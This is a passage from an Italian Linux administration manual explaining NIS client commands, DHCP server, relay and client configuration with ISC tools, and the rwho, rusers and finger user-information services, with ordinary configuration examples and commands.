L'esempio seguente serve a emettere il contenuto della mappa corrispondente all'elenco dei gruppi per nome.

```
$ ypcat group.byname [Invio]
```

Il programma '**ypmatch**' emette il valori corrispondenti a una o più chiavi di una mappa. Questo programma dipende da '**ypbind**'.

```
ypmatch [opzioni] chiave... mappa
```

Opzione	Descrizione
`-d` *dominio*	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

Seguono alcuni esempi di utilizzo di '**ypmatch**'.

```
$ ypmatch tizio caio passwd.byname [Invio]
```

Emette i record corrispondenti agli utenti '**tizio**' e '**caio**'.

```
$ ypmatch 500 passwd.byuid [Invio]
```

Emette il record corrispondente all'utente identificato dal numero UID 500.

I nomi '**yppasswd**', '**ypchsh**' e '**ypchfn**' sono tre alias dello stesso programma. A seconda di quale viene usato per avviarlo, si intende cambiare la parola d'ordine, la shell o le informazioni personali.

```
yppasswd [utente]
```

```
ypchsh [utente]
```

```
ypchfn [utente]
```

Questi comandi si sostituiscono ai soliti '**passwd**', '**chsh**' e '**chfn**', i quali hanno effetto solo localmente, quando si vuole intervenire sulle utenze gestite dal NIS. A questo proposito, è bene considerare la possibiltà di fare «sparire» i comandi normali, in modo da non creare confusione agli utenti, predisponendo dei collegamenti simbolici opportuni per fare in modo che '**passwd**', '**chsh**' e '**chfn**' avviino rispettivamente i corrispondenti '**yppasswd**', '**ypchsh**' e '**ypchfn**'.

Questi comandi, quando vengono invocati, si mettono in contatto con il servente principale, nel quale deve essere in funzione il demone '**rpc.passwdd**'. È da questo demone che dipende la possibilità di cambiare tali valori, ma potrebbe capitare che sia abilitata solo la sostituzione delle parole d'ordine.

Solo l'utente '**root**' può indicare il nome di un altro utente attraverso la riga di comando.

36.4.9 Directory personali

Quando si gestiscono gli utenti (e i gruppi) attraverso il NIS, si intende permettere a tutti questi utenti di utilizzare indifferentemente tutte le macchine su cui si fa funzionare il cliente NIS. Per raggiungere questo obiettivo, occorre fare in modo che le rispettive directory personali (*home*) siano accessibili da qualunque postazione. Evidentemente è necessario usare uno spazio condiviso in rete, attraverso il protocollo NFS.

Il modo più semplice potrebbe essere quello di predisporre una partizione apposita in un servente NFS, innestando tale file system nella directory '`/home/`' di ogni cliente NIS. Come si può intuire non si tratta di una soluzione ottimale, comunque è qualcosa di pratico, almeno inizialmente.

Il file system condiviso deve essere accessibile in lettura e scrittura.

La gestione del protocollo NFS è descritta nella sezione 36.3.

36.4.10 Porte coinvolte

Il servizio NIS si avvale per il suo funzionamento del Portmapper e di altri demoni specifici, come descritto nel capitolo. In generale, questi demoni comunicano utilizzando porte TCP o UDP definite in modo dinamico, pubblicizzate poi dal Portmapper stesso. Pertanto, a parte il Portmapper che opera alla porta 111, non esiste la possibilità di controllare il traffico NIS per mezzo di filtri di pacchetto che usano come riferimento le porte TCP e UDP.

Eventualmente, molti dei demoni del servizio NIS possono accettare un opzione della riga di comando con la quale si specifica espressamente un numero di porta; in questo modo si può stabilire una convenzione interna e sfruttare questa per la configurazione di un firewall.

36.5 DHCP

La sigla DHCP sta per *Dynamic host configuration protocol* e identifica un protocollo per la configurazione automatica dei nodi di rete.[10] Il problema riguarda evidentemente le reti locali in cui si desidera centralizzare il problema della configurazione dei nodi di rete in un servente, senza intervenire in ogni nodo, singolarmente.

La configurazione dei clienti, definita nel servente DHCP, può essere statica o dinamica; quando questa è dinamica, il servente DHCP concorda con i clienti che lo contattano un tempo di validità per la configurazione assegnata, sulla base del fatto che i clienti siano comunque riconoscibili dal servente attraverso l'indirizzo Ethernet. Ciò permette all'elaboratore cliente che riceve una configurazione dinamica di mantenere quella configurazione per un certo tempo, senza che questa debba essere necessariamente ridefinita a ogni riavvio. Questo tempo di validità viene indicato con il termine *lease* ed è compito del servente tenere memoria delle configurazioni già assegnate; d'altro canto i clienti devono comunque richiedere ogni volta al servente i dati per la propria configurazione.

Il termine inglese *lease* fa intendere che il cliente «affitta» la sua posizione nella rete.

36.5.1 Sistemazioni generali per il kernel Linux

Il cliente che tenta di contattare un servente DHCP deve utilizzare una chiamata circolare. Per questo, nel caso di un sistema GNU/Linux, i kernel utilizzati negli elaboratori clienti e quello del servente, devono essere stati predisposti opportunamente per il *multicasting* (sezione 8.3.7). Si verifica facilmente che sia disponibile questa caratteristica attraverso '**ifconfig**', dando una configurazione transitoria a un'interfaccia e quindi visualizzando il suo stato come nel caso seguente:

```
# ifconfig eth0 [Invio]

eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
          TX packets:87 errors:0 dropped:0 overruns:0
          Interrupt:12 Base address:0xff80
```

In questo caso si vede apparire la parola '**MULTICAST**' che rappresenta l'attivazione della modalità corrispondente, risolvendo ogni dubbio.

Il servente DHCP deve essere in grado di trasmettere dei pacchetti all'indirizzo IP 255.255.255.255, corrispondente idealmente a «tutti

i nodi». In circostanze eccezionali,[11] può darsi che per poterlo fare si debba creare un instradamento apposito, su **tutte** le interfacce di rete attraverso cui il servente deve essere raggiungibile e da cui deve poter rispondere.

```
# route add -host 255.255.255.255 dev eth0 [Invio]
```

```
# route add -host 255.255.255.255 dev eth1 [Invio]
```

L'esempio, in particolare, mostra l'instradamento attraverso le interfacce '**eth0**' e '**eth1**'.

In ultima analisi, un kernel Linux deve essere stato predisposto per la gestione di *Packet socket* e *Network packet filtering*. Nel file di configurazione della compilazione del kernel, queste voci corrispondono a '**CONFIG_PACKET**' e a '**CONFIG_NETFILTER**'. Si veda eventualmente il capitolo 8.3.7.

36.5.2 Rete di competenza e router

Teoricamente, dovrebbe essere possibile fare in modo che il servente DHCP riceva le richieste dei clienti anche se queste devono attraversare dei router. In pratica, ciò richiede che i router siano in grado di trasferire tali richieste, oppure che presso di loro sia presente un servizio intermedio di relè (*relay*). Comunque, si tratterebbe di una politica amministrativa discutibile. Infatti, in generale, il servente DHCP dovrebbe essere collocato nella rete fisica che si trova a servire, mentre le richieste dei clienti non dovrebbero poter attraversare i router.

L'utilizzo del protocollo DHCP può costituire un problema serio di sicurezza; in questo senso, sarebbe meglio se i router non fossero in grado di trasferire le connessioni con questo protocollo.

36.5.3 Conflitto con il supervisore dei servizi di rete

Normalmente, il protocollo DHCP utilizza la porta 67 UDP, che di solito è denominata '**bootps**'. Il supervisore dei servizi di rete potrebbe essere stato predisposto per la gestione del servizio BOOTP su quella porta. Per esempio, nel file '`/etc/inetd.conf`' che riguarda precisamente la configurazione di Inetd, potrebbe essere presente una riga simile a quella seguente, commentata nello stesso modo:

```
…
#bootps dgram   udp   wait   root   /usr/sbin/tcpd  bootpd
…
```

Se invece la gestione del servizio BOOTP fosse abilitata, ciò andrebbe in conflitto con i demoni usati per il DHCP, sia nel nodo del servente, sia nei nodi clienti.

36.5.3.1 Informazioni gestibili attraverso DHCP

Attraverso il protocollo DHCP, i nodi clienti possono ricevere una serie di informazioni utili a definire la propria collocazione nella rete circostante. Il minimo indispensabile di tali informazioni è costituito normalmente dall'indirizzo IPv4 e dalla maschera di rete relativa. Dipende poi dalle caratteristiche del servente la possibilità di offrire informazioni aggiuntive. L'elenco seguente è solo un esempio delle informazioni che potrebbero essere offerte:

- l'indirizzo IPv4 e la maschera di rete;
- l'indirizzo broadcast;
- il nome del nodo e il dominio relativo;
- l'indirizzo del router predefinito;
- l'indirizzo del servente DNS;
- l'indirizzo del servente di stampa;
- il dominio NIS;
- il servente NIS;

- il servente per la sincronizzazione dell'orologio.

36.5.4 Servente DHCP ISC

Il servente DHCP che si trova di solito nelle distribuzioni GNU è quello la cui produzione è stata finanziata da Internet Systems Consortium.[12] Viene fatta questa precisazione, perché negli stessi sistemi GNU potrebbe essere utilizzato un cliente di origine differente.

Il servente DHCP di ISC si compone del demone '**dhcpd**', il quale si avvale della configurazione contenuta nel file '`dhcpd.conf`' ('`/etc/dhcp*/dhcpd.conf`' o simile), inoltre utilizza il file '`dhcpd.leases`' (che potrebbe essere collocato nella directory '`/var/lib/dhcp*/`') per annotare gli indirizzi concessi ai vari clienti, finché questi restano validi. Questo ultimo file, '`dhcpd.leases`', deve esistere (vuoto) prima che il demone possa essere avviato la prima volta. Eventualmente, il demone '**dhcpd**' è in grado di offrire anche un servizio BOOTP, se la configurazione contiene le informazioni necessarie per la gestione di questo tipo di protocollo.

Il problema di organizzazione del servente si limita quindi alla configurazione del file '`dhcpd.conf`'.

Segue il modello sintattico per l'avvio del demone:

```
dhcpd [opzioni] [interfaccia…]
```

In generale, '**dhcpd**' non richiede alcun argomento nella riga di comando, limitandosi così a leggere la configurazione e a porsi in ascolto di tutte le interfacce in grado di gestire il multicast, funzionando come demone. L'indicazione di una o più interfacce di rete, alla fine degli argomenti, permette di specificare dove '**dhcpd**' deve porre la sua attenzione, ignorando le altre che fossero eventualmente presenti.

Opzione	Descrizione
`-p` ***n_porta***	Il demone '**dhcpd**' è in ascolto normalmente della porta UDP numero 67 (BOOTPS), ma ciò può essere cambiato attraverso questa opzione.
`-cf` ***file_di_configurazione***	Permette di definire un file di configurazione alternativo a quello predefinito.
`-lf` ***file_lease***	Permette di definire un file alternativo a quello predefinito per l'accumulo delle informazioni sui nodi che hanno ottenuto un indirizzo IP.

La configurazione con il file '`dhcpd.conf`' permette di definire il funzionamento di '**dhcpd**', sia per la gestione del protocollo DHCP, sia per BOOTP. Tuttavia, qui si intendono mostrare solo le direttive utili per il protocollo DHCP. In questo file sono ammessi i commenti, preceduti dal simbolo '`#`' e terminati dalla fine della riga in cui appaiono. È consentito inoltre spaziare le direttive attraverso righe vuote o righe bianche.

Le direttive sono organizzare in forma di struttura, in cui appare la dichiarazione di ciò a cui fa riferimento tale struttura, seguita dall'indicazione di una serie di parametri specifici, racchiusi tra parentesi graffe:

```
[parametro_globale ;]
[parametro_globale ;]
...
dichiarazione {
    [parametro_specifico ;]
    ...
    [sotto_dichiarazione {
        [parametro_più_specifico ;]
        ...
    }]
    ...
}
...
```

Lo schema sintattico è un po' confuso a prima vista, ma significa che il file può iniziare con una serie di direttive (facoltative) contenenti l'indicazione di alcuni parametri (viene chiarito in seguito di cosa può trattarsi), il cui effetto ha valore globale, salvo la possibilità di essere offuscati da definizioni contrastanti all'interno di direttive di dichiarazione.

Il file deve contenere almeno una direttiva di dichiarazione che può limitarsi a contenere dei parametri specifici, oppure può inglobare delle sotto-dichiarazioni.

La cosa migliore, per cominciare, è introdurre un esempio. Si supponga di volere servire la rete locale 192.168.1.0/255.255.255.0, specificando che gli indirizzi da 192.168.1.100 a 192.168.1.199 possono essere gestiti per le attribuzioni dinamiche di indirizzi IPv4. Il file di configurazione può limitarsi a contenere quanto segue:

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.199;
}
```

La direttiva di dichiarazione '**subnet**', come si può intuire, è quella più importante per la gestione del DHCP. Nella maggior parte dei casi, la configurazione si compone di una o più direttive di questo tipo, contenenti probabilmente più parametri di quanto visto nell'esempio.

Prima di mostrare più in dettaglio le altre direttive, viene presentato un altro esempio che potrebbe soddisfare le esigenze più comuni di chi utilizza '**dhcpd**' (a parte i valori particolari che sono stati indicati). Rispetto all'esempio precedente si nota la presenza di due intervalli di indirizzi IPv4 da utilizzare per l'attribuzione automatica; per il resto, momentaneamente, dovrebbe essere intuitivo il significato.

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.149;
    range 192.168.1.200 192.168.1.249;
    default-lease-time 604800;  # una settimana
    max-lease-time 2592000;     # 30 giorni
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.1;
    option domain-name-servers 192.168.1.1, 192.168.1.2;
    option domain-name "brot.dg";
}
```

Prima di proseguire con la descrizione di alcuni tra dichiarazioni e parametri, si osservi che i parametri sono terminati dal punto e virgola. È ammesso indicare più parametri sulla stessa riga, anche se in generale è preferibile evitarlo.

Dichiarazione	Descrizione

`shared-network` *nome* `{`
`[`*parametro* `;]`
...
dichiarazione `{`
...
`}`
...
`}`
	Come si osserva dalla sintassi, una dichiarazione '**shared-network**' è fatta per l'inclusione di altre dichiarazioni e non solo di parametri. Permette di specificare una rete condivisa, nel senso di due o più reti logiche che si trovano sulla stessa rete fisica. In questa situazione, è normale che la direttiva includa l'indicazione di più dichiarazioni '**subnet**', una per ogni rete logica. Il problema, semmai, è che quando si collocano dei nodi nuovi nella rete condivisa, non è possibile distinguere a quale delle reti logiche dovrebbero appartenere; di conseguenza, ottengono semplicemente il primo indirizzo libero nell'insieme globale.

`group {`
`[`*parametro* `;]`
...
dichiarazione `{`
...
`}`
...
`}`
	La dichiarazione '**group**' serve solo a definire un raggruppamento di dichiarazioni, a cui attribuire una serie di parametri in modo predefinito. Evidentemente si tratta dei parametri che precedono le direttive delle dichiarazioni annidate.

`subnet` *indirizzo_di_rete* ↩
↪ `netmask` *maschera_di_rete* `{`
`[`*parametro* `;]`
...
`}`
	La dichiarazione '**subnet**' serve a contenere l'indicazione di parametri specifici per la sottorete. Permette di definire una sottorete, indicata attraverso l'indirizzo e la maschera di rete.

Parametro	Descrizione

`authoritative;`
 	
`not authoritative;`
	L'opzione '**authoritative**' (opposta a '**not authoritative**' che invece è predefinita), consente di specificare che il servente è «autorevole» e che può riconfigurare i nodi che risultano configurati in modo errato.

`default-lease-time` *n_secondi*`;`	Definisce il tempo predefinito per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Viene utilizzato se il cliente non richiede una durata differente.
`max-lease-time` *n_secondi*`;`	Definisce il tempo massimo per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Il cliente non può ottenere un tempo maggiore (che comunque può essere rinnovato).

Parametro	Descrizione
`range` ***indirizzo_ip_iniziale indirizzo_ip_finale*** `;`	Indica l'intervallo di indirizzi IP utilizzabili in modo dinamico. Più intervalli separati possono essere indicati utilizzando più volte questo tipo di parametro.
`option subnet-mask` ***maschera_di_rete*** `;`	Permette di specificare la maschera di rete, modificando eventualmente quanto stabilito in modo predefinito.
`option broadcast-address` ***indirizzo_broadcast*** `;`	Permette di definire l'indirizzo broadcast.
`option routers` ***indirizzo_ip_del_router*** `;`	Permette di indicare l'indirizzo IP del router predefinito.
`option domain-name-servers` ***indirizzo_dns*** `[,…];`	Permette di indicare un elenco di indirizzi di serventi DNS. Gli indirizzi sono separati attraverso una virgola.
`option domain-name "`***dominio***`";`	Stabilisce il nome a dominio. Di solito si tratta del dominio della rete o della sottorete a cui si fa riferimento.
`option nis-domain` ***dominio_nis*** `;`	Stabilisce il dominio NIS.
`option nis-servers` ***servente_nis*** `[,` ***servente_nis*** `]…;`	Indica uno o più serventi NIS.
`option lpr-servers` ***servente_lpr*** `[,` ***servente_lpr*** `]…;`	Indica uno o più serventi di stampa (stampanti di rete).
`option log-servers` ***servente_log*** `[,` ***servente_log*** `]…;`	Indica uno o più nodi in grado di ricevere annotazioni da aggiungere al registro del sistema.
`option root-path "`***nodo*** `:` ***/percorso***`";`	Indica il nodo e il percorso a partire dal quale è possibile innestare il file system.

Per conoscere tutte le «opzioni» che si possono inserire nelle direttive '**`option`**', si deve leggere la pagina di manuale *dhcp-options(5)*.

36.5.4.1 Avvio e arresto del servizio

In condizioni normali, il demone '**`dhcpd`**' viene controllato dalla procedura di inizializzazione del sistema, attraverso uno dei suoi script. L'esempio che segue rappresenta un modo semplice per ottenere questo, dove la variabile di ambiente ***INTERFACES*** viene usata per contenere l'elenco delle interfacce di rete da configurare:

```
#!/bin/sh
#
test -f /usr/sbin/dhcpd || exit 0
#
INTERFACES="eth0"
#
case "$1" in
  start)
        printf "Avvio del servizio DHCP: "
        /usr/sbin/dhcpd -q $INTERFACES
        echo
        ;;
  stop)
        printf "Disattivazione del servizio DHCP: "
        killall dhcpd
        echo
        ;;
  *)
        echo "Utilizzo: dhcp-server {start|stop}"
        exit 1
esac
```


Nel caso particolare della distribuzione GNU/Linux Debian, questo script è certamente più complesso, ma fa uso proprio della variabile di ambiente ***INTERFACES*** che viene definita nel file '`/etc/default/dhcp3-server`':

```
# Defaults for dhcp initscript
# sourced by /etc/init.d/dhcp
# installed at /etc/default/dhcp3-server by the maintainer
# scripts


#
# This is a POSIX shell fragment
#

# On what interfaces should the DHCP server (dhcpd) serve
# DHCP requests?
# Separate multiple interfaces with spaces,
# e.g. "eth0 eth1".
INTERFACES="eth0"
```

36.5.4.2 Interfaccia di rete e alias con i sistemi GNU/Linux

Quando si utilizza il servente DHCP di ISC su un sistema GNU/Linux, occorre tenere presente che l'interfaccia di rete indicata alla fine della riga di comando di '**`dhcpd`**', deve essere reale; in pratica, non può trattarsi di un «alias», come potrebbe esserlo un nome del tipo '**`eth0:1`**'.


Figura 36.78. Un router per due reti che in realtà sono fisicamente la stessa.



Quando si configura un router con una sola interfaccia di rete reale (utilizzando il sistema GNU/Linux), diventa praticamente indispensabile fare riferimento al nome di interfaccia reale per ciò che si può considerare come la «rete esterna». Questa necessità dipende dal fatto che il programma '**`iptables`**', usato, per esempio, per configurare il NAT e un sistema di filtri, richiede l'indicazione di un nome di interfaccia reale, ma dovendo scegliere, in questo caso, è importante che il nome reale sia riferito alla rete esterna.

Se si vuole attivare un servizio DHCP all'interno di un elaboratore che è collegato a due reti (reali o virtuali), è ragionevole supporre che questo servizio serva per quella rete che si considera, in qualche modo, interna. Se però si sta lavorando nelle condizioni ipotizzate, dove si dispone di una sola interfaccia reale e si attribuiscono degli alias, dovendo utilizzare il nome reale dell'interfaccia per la rete esterna, finisce che il servizio DHCP opera proprio dove non serve.

Figura 36.79. In questo caso, il servizio DHCP interviene in un gruppo di indirizzi della rete 192.168.1.∗, ma si trova formalmente a essere fornito dall'indirizzo 1.2.3.4. In questo caso, succede in particolare che il file '`/tftpboot/kernel`' risulta trovarsi presso l'elaboratore 1.2.3.4, mentre un sistema senza disco fisso (*diskless*) della rete 192.168.1.∗ si trova in difficoltà a raggiungerlo.



Purtroppo, non c'è modo di istruire il demone '**dhcpd**' di rispondere utilizzando l'indirizzo mittente che si preferisce per la rete interna. Il programma '**dhclient**' che viene descritto in una sezione apposita, può superare il problema, purché ci sia un router che consente di raggiungere l'indirizzo del lato esterno (si suppone che sia lo stesso nodo che ha questa interfaccia singola che esegue il compito di router); tuttavia, altri programmi non ne sono in grado; in particolare l'avvio di un sistema senza disco potrebbe essere in crisi.

Eventualmente si può sfruttare un raggiro molto semplice: si configura temporaneamente l'interfaccia reale con l'indirizzo da usare per la rete interna; si avvia il demone '**dhcpd**'; si riconfigura l'interfaccia con l'indirizzo esterno e si dichiara un alias per l'indirizzo interno. In questo modo, il demone '**dhcpd**' continua a lavorare considerando l'indirizzo interno corretto:

```
# ifconfig eth0 192.168.1.254 [Invio]

# /usr/sbin/dhcpd -q eth0 [Invio]

# ifconfig eth0 1.2.3.4 [Invio]

# ifconfig eth0:1 192.168.1.254 [Invio]

...
```

Ovviamente, la sequenza mostrata delle operazioni è semplificata, in quanto non verifica la necessità eventuale di dover terminare il funzionamento di un demone '**dhcpd**' già attivo, inoltre non si considera la possibilità di disattivare l'interfaccia di rete prima di riconfigurarla.

36.5.5 Relè DHCP ISC

Nello stesso pacchetto del servente DHCP descritto nelle sezioni precedenti, si trova normalmente il demone '**dhcrelay**'. Questo è in grado di fungere da ripetitore per una richiesta fatta da un cliente DHCP, quando questa, diversamente, non può attraversare un router.

All'inizio del capitolo si è accennato al fatto che sarebbe meglio evitare che un servizio DHCP possa superare i router; tuttavia, chi desidera utilizzare ugualmente tale possibilità, lo può fare attraverso questo programma.

```
dhcrelay [opzioni] servente_dhcp...
```

Il programma '**dhcrelay**' è un demone in grado di ritrasmettere le richieste fatte da un cliente DHCP a un servente che altrimenti non sarebbe raggiungibile. Nello stesso modo, le risposte vengono rinviate all'origine.

Il programma '**dhcrelay**' non richiede configurazione; l'unica cosa indispensabile è l'indicazione di almeno un servente DHCP alla fine della riga di comando.

Tabella 36.80. Alcune opzioni.

Opzione	Descrizione
`-p` ***n_porta***	Permette di specificare un numero di porta differente da quella standard (67).
`-i` ***interfaccia***	Permette di indicare in modo esplicito un'interfaccia di rete da cui '**dhcrelay**' può aspettarsi delle richieste da parte di clienti DHCP. Per indicare più interfacce, occorre usare più volte questa opzione. Questa opzione è utile in particolare per escludere eventualmente un'interfaccia di una rete fisica su cui potrebbe esserci già il servente DHCP relativo, in grado di intervenire da solo.

36.5.6 Cliente DHCP

Il cliente DHCP ha il compito di interpellare un servente attraverso una chiamata circolare fatta nella rete fisica in cui si trova lo stesso cliente, ottenendo da questo l'indicazione dell'indirizzo IPv4 da utilizzare, assieme ad altre informazioni di contorno eventuali. Successivamente, ha il compito di ripresentarsi presso il servente periodicamente, per evitare che scada il tempo concesso per l'identificazione che gli è stata attribuita (*lease*).

Il problema maggiore, semmai, è fare in modo che il sistema presso cui è in funzione il cliente DHCP sia in grado di adeguarsi alle informazioni ottenute in questo modo. Non basta sapere quale indirizzo IPv4 si può utilizzare per una certa interfaccia di rete, occorre anche configurarla e definire l'instradamento. A questo proposito, il cliente DHCP è un punto delicato, per cui la scelta, ammesso che ce ne sia più di una, va fatta pensando all'integrazione con il proprio sistema operativo.

36.5.6.1 Cliente DHCP ISC

Nel pacchetto DHCP di Internet Systems Consortium è disponibile il programma cliente '**dhclient**' per l'interrogazione di tale servizio:

```
dhclient [opzioni] [interfaccia...]
```

Il programma '**dhclient**', una volta terminata la prima fase di scansione, avvia uno script con il quale configura l'interfaccia di rete e l'instradamento, quindi si mette a funzionare sullo sfondo, come demone.

Tabella 36.81. Alcune opzioni.

Opzione	Descrizione
`-p` ***n_porta***	Permette di specificare un numero di porta differente da quella standard (68).
`-r`	Richiede espressamente di abbandonare l'indirizzo IPv4 ottenuto (*current lease*); con questa opzione, il programma termina di funzionare (non rimane in funzione come demone).
`-1`	Esegue una sola serie di tentativi; se non riesce a contattare un servente DHCP termina di funzionare.
`-q`	Fa in modo di non mostrare informazioni nel momento dell'avvio, prima di passare al funzionamento sullo sfondo.
`-cf` ***file_di_configurazione***	Permette di definire un file di configurazione alternativo a quello predefinito.
`-lf` ***file_lease***	Permette di definire un file alternativo a quello predefinito per l'accumulo delle informazioni ottenute (*lease*).
`-sf` ***file_script***	Permette di definire uno script alternativo a quello predefinito, per la riconfigurazione in base ai dati ottenuti.

Una volta avviato, quando ottiene le informazioni che servono da un servente DHCP, le accumula nel file '`dhclient.leases`' che dovrebbe trovarsi nella directory '`/var/lib/dhcp*/`', o nel file specificato con l'opzione '**`-lf`**'. Il contenuto di questo file potrebbe essere simile all'esempio seguente:

```
lease {
  interface "eth0";
  fixed-address 192.168.1.250;
  option subnet-mask 255.255.255.0;
  option routers 192.168.1.254;
  option dhcp-lease-time 86400;
  option dhcp-option-overload 3;
  option dhcp-message-type 5;
  option domain-name-servers 192.168.1.254;
  option dhcp-server-identifier 192.168.1.254;
  option broadcast-address 255.255.255.255;
  renew 1 2004/7/5 20:39:26;
  rebind 2 2004/7/6 07:57:59;
  expire 2 2004/7/6 10:57:59;
}
```

Il programma dovrebbe essere in grado di configurare automaticamente l'interfaccia di rete, l'instradamento locale e quello predefinito. Eventualmente può avere dei problemi a intervenire nel file '`/etc/resolv.conf`', per indicare il servente DNS; in tal caso è necessario costruire un proprio script che estragga questa informazione dal file '`dhclient.leases`'.

Il programma '**`dhclient`**' prevede anche l'uso di un file di configurazione, '`dhclient.conf`', che normalmente si colloca nella directory '`/etc/dhcp*/`', oppure può essere ridefinito con l'opzione '**`-cf`**'. Le cose più importanti da inserire in questo file sono le richieste da fare al servente DHCP, come si vede nell'esempio seguente che potrebbe essere usato per la maggior parte delle situazioni di utilizzo di tale programma:

```
request subnet-mask,
        broadcast-address,
        time-offset,
        routers,
        domain-name,
        domain-name-servers,
        host-name,
        netbios-name-servers,
        netbios-scope,
        time-servers,
        ntp-servers,
        root-path,
        nis-domain,
        nis-servers,
        lpr-servers,
        log-servers;
```

Per conoscere le altre direttive che, eventualmente, possono essere utilizzate per la configurazione, si deve consultare la pagina di manuale *dhclient.conf(5)*; inoltre, per conoscere tutte le «opzioni» del protocollo, si deve leggere la pagina di manuale *dhcp-options(5)*.

36.5.6.2 Script per l'utilizzo delle informazioni ottenute da un cliente DHCP ISC

Le informazioni che si possono ottenere attraverso un servizio DHCP sono molte e non è semplice standardizzarne l'utilizzo nell'ambito della procedura di inizializzazione del sistema. Pertanto, si può essere costretti a realizzare un proprio script per estrapolare i dati contenuti nel file '`/var/lib/dhcp*/dhclient.leases`'. Il file *allegati/net/dhcp-auto-configuration.txt* rappresenta la parte saliente di uno script del genere, da inserire in qualche modo nella procedura di avvio del sistema. L'esempio ha il solo scopo di mostrare come si può fare in pratica a gestire tali informazioni.

36.6 Informazioni sugli utenti della rete

I servizi di informazione sugli utenti della rete possono essere distinti in tre tipi, a seconda che si basino sul servizio di uno dei demoni seguenti:

- '**`rwhod`**'
- '**`rpc.rusersd`**'
- '**`fingerd`**'

L'attivazione dei servizi che forniscono informazioni sugli utenti sono fonte di problemi di sicurezza. In generale, sarebbero molto utili nelle reti locali chiuse; tuttavia, dal momento che le reti locali sono sempre più difficili da mantenere «chiuse», tali servizi diventano pericolosi in generale.

36.6.1 Who remoto

Si tratta di un sistema che raccoglie le informazioni sugli utenti connessi nella rete locale.[13] Le informazioni sono aggiornate frequentemente da un demone locale che, attraverso l'invio e la ricezione di messaggi broadcast, informa e ottiene informazioni dagli altri sistemi dove si trova in funzione lo stesso demone. Così, ogni elaboratore che ha in funzione questo demone ha una directory '`/var/spool/rwho/`' contenente una serie di file, uno per ogni elaboratore incontrato nella rete locale. Questi file rappresentano il risultato finale del sistema di raccolta di informazioni e ognuno di questi contiene l'indicazione degli utenti che utilizzano gli elaboratori della rete locale.

Il demone che si occupa di fornire e ricevere le informazioni sugli utenti connessi sui vari elaboratori della rete locale è '**`rwhod`**'. Dal momento che la comunicazione tra il demone locale e quelli degli altri elaboratori avviene attraverso messaggi broadcast, la rete deve essere in grado di gestire tali messaggi e il sistema di collezione delle informazioni risulta limitato all'ambito dell'indirizzo broadcast utilizzato. Il modello sintattico mostra che in generale non si usano argomenti per l'avvio di '**`rwhod`**':

```
rwhod
```

Il programma '**`rwhod`**' può essere avviato solo come demone autonomo, senza il controllo del supervisore dei servizi di rete; pertanto, per attivarlo in modo sistematico occorre predisporre uno script gestito dalla procedura di inizializzazione del sistema.

All'interno di ogni elaboratore che partecipa al servizio di condivisione delle informazioni sugli utenti, il programma '**`rwho`**' è quello che legge i file contenuti in '`/var/spool/rwho/`' per informare sugli utenti connessi agli elaboratori della rete locale:

```
rwho [-a]
```

Opzione	Descrizione
`-a`	Permette di non visualizzare le informazioni sugli utenti che da molto tempo risultano non avere alcuna interazione con il proprio sistema.

36.6.2 Informazioni attraverso RPC

È possibile richiedere informazioni attraverso le RPC. Per ottenerle, occorre che l'elaboratore dal quale si vogliono ricevere abbia in funzione il servizio RPC '**`rusersd`**', normalmente reso disponibile dal demone '**`rpc.rusersd`**'.[14] Naturalmente, trattandosi di un servizio RPC, occorre che anche il Portmapper sia stato attivato preventivamente (sezione 36.2).

Normalmente, il demone '**`rpc.rusersd`**' va avviato in maniera indipendente dal supervisore dei servizi di rete, attraverso la procedura di inizializzazione del sistema:

```
rpc.rusersd
```

Il programma '**`rusers`**', dal lato cliente, elenca gli utenti connessi agli elaboratori della rete locale, svolgendo in pratica il compito

del programma '**users**', ma attraverso la rete. Per ottenere queste informazioni, utilizza una chiamata RPC e quindi instaura un collegamento con il demone '**rpc.rusersd**' presso gli elaboratori che rispondono:

```
rusers [-a] [-l] [nodo…]
```

Opzione	Significato mnemonico	Descrizione
`-a`	*all*	Mostra le informazioni di tutti i nodi che rispondono, anche se nessun utente vi accede in quel momento.
`-l`	*login*	Mostra informazioni dettagliate sugli accessi.

36.6.3 Finger: informazioni personali

Quando si parla di Finger[15] si fa riferimento alle informazioni personali contenute nel quinto campo del file '`/etc/passwd`', cioè al nominativo completo dell'utente. A volte, in questo campo si trovano informazioni addizionali, come l'ufficio, il numero telefonico dell'ufficio e il numero di casa. Sotto questo aspetto, tali informazioni sono molto delicate, pertanto questo tipo di servizio va attivato solo se strettamente necessario.[16]

Volendo, si possono rendere pubbliche queste informazioni, assieme ad altre che si raccolgono all'interno di file di configurazione contenuti nelle directory personali degli utenti, attraverso il demone '**in.fingerd**' (o solo '**fingerd**'), controllato dal supervisore dei servizi di rete.

```
in.fingerd [opzioni]
```

Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
finger  stream  tcp  nowait  root  /usr/sbin/tcpd in.fingerd
…
```

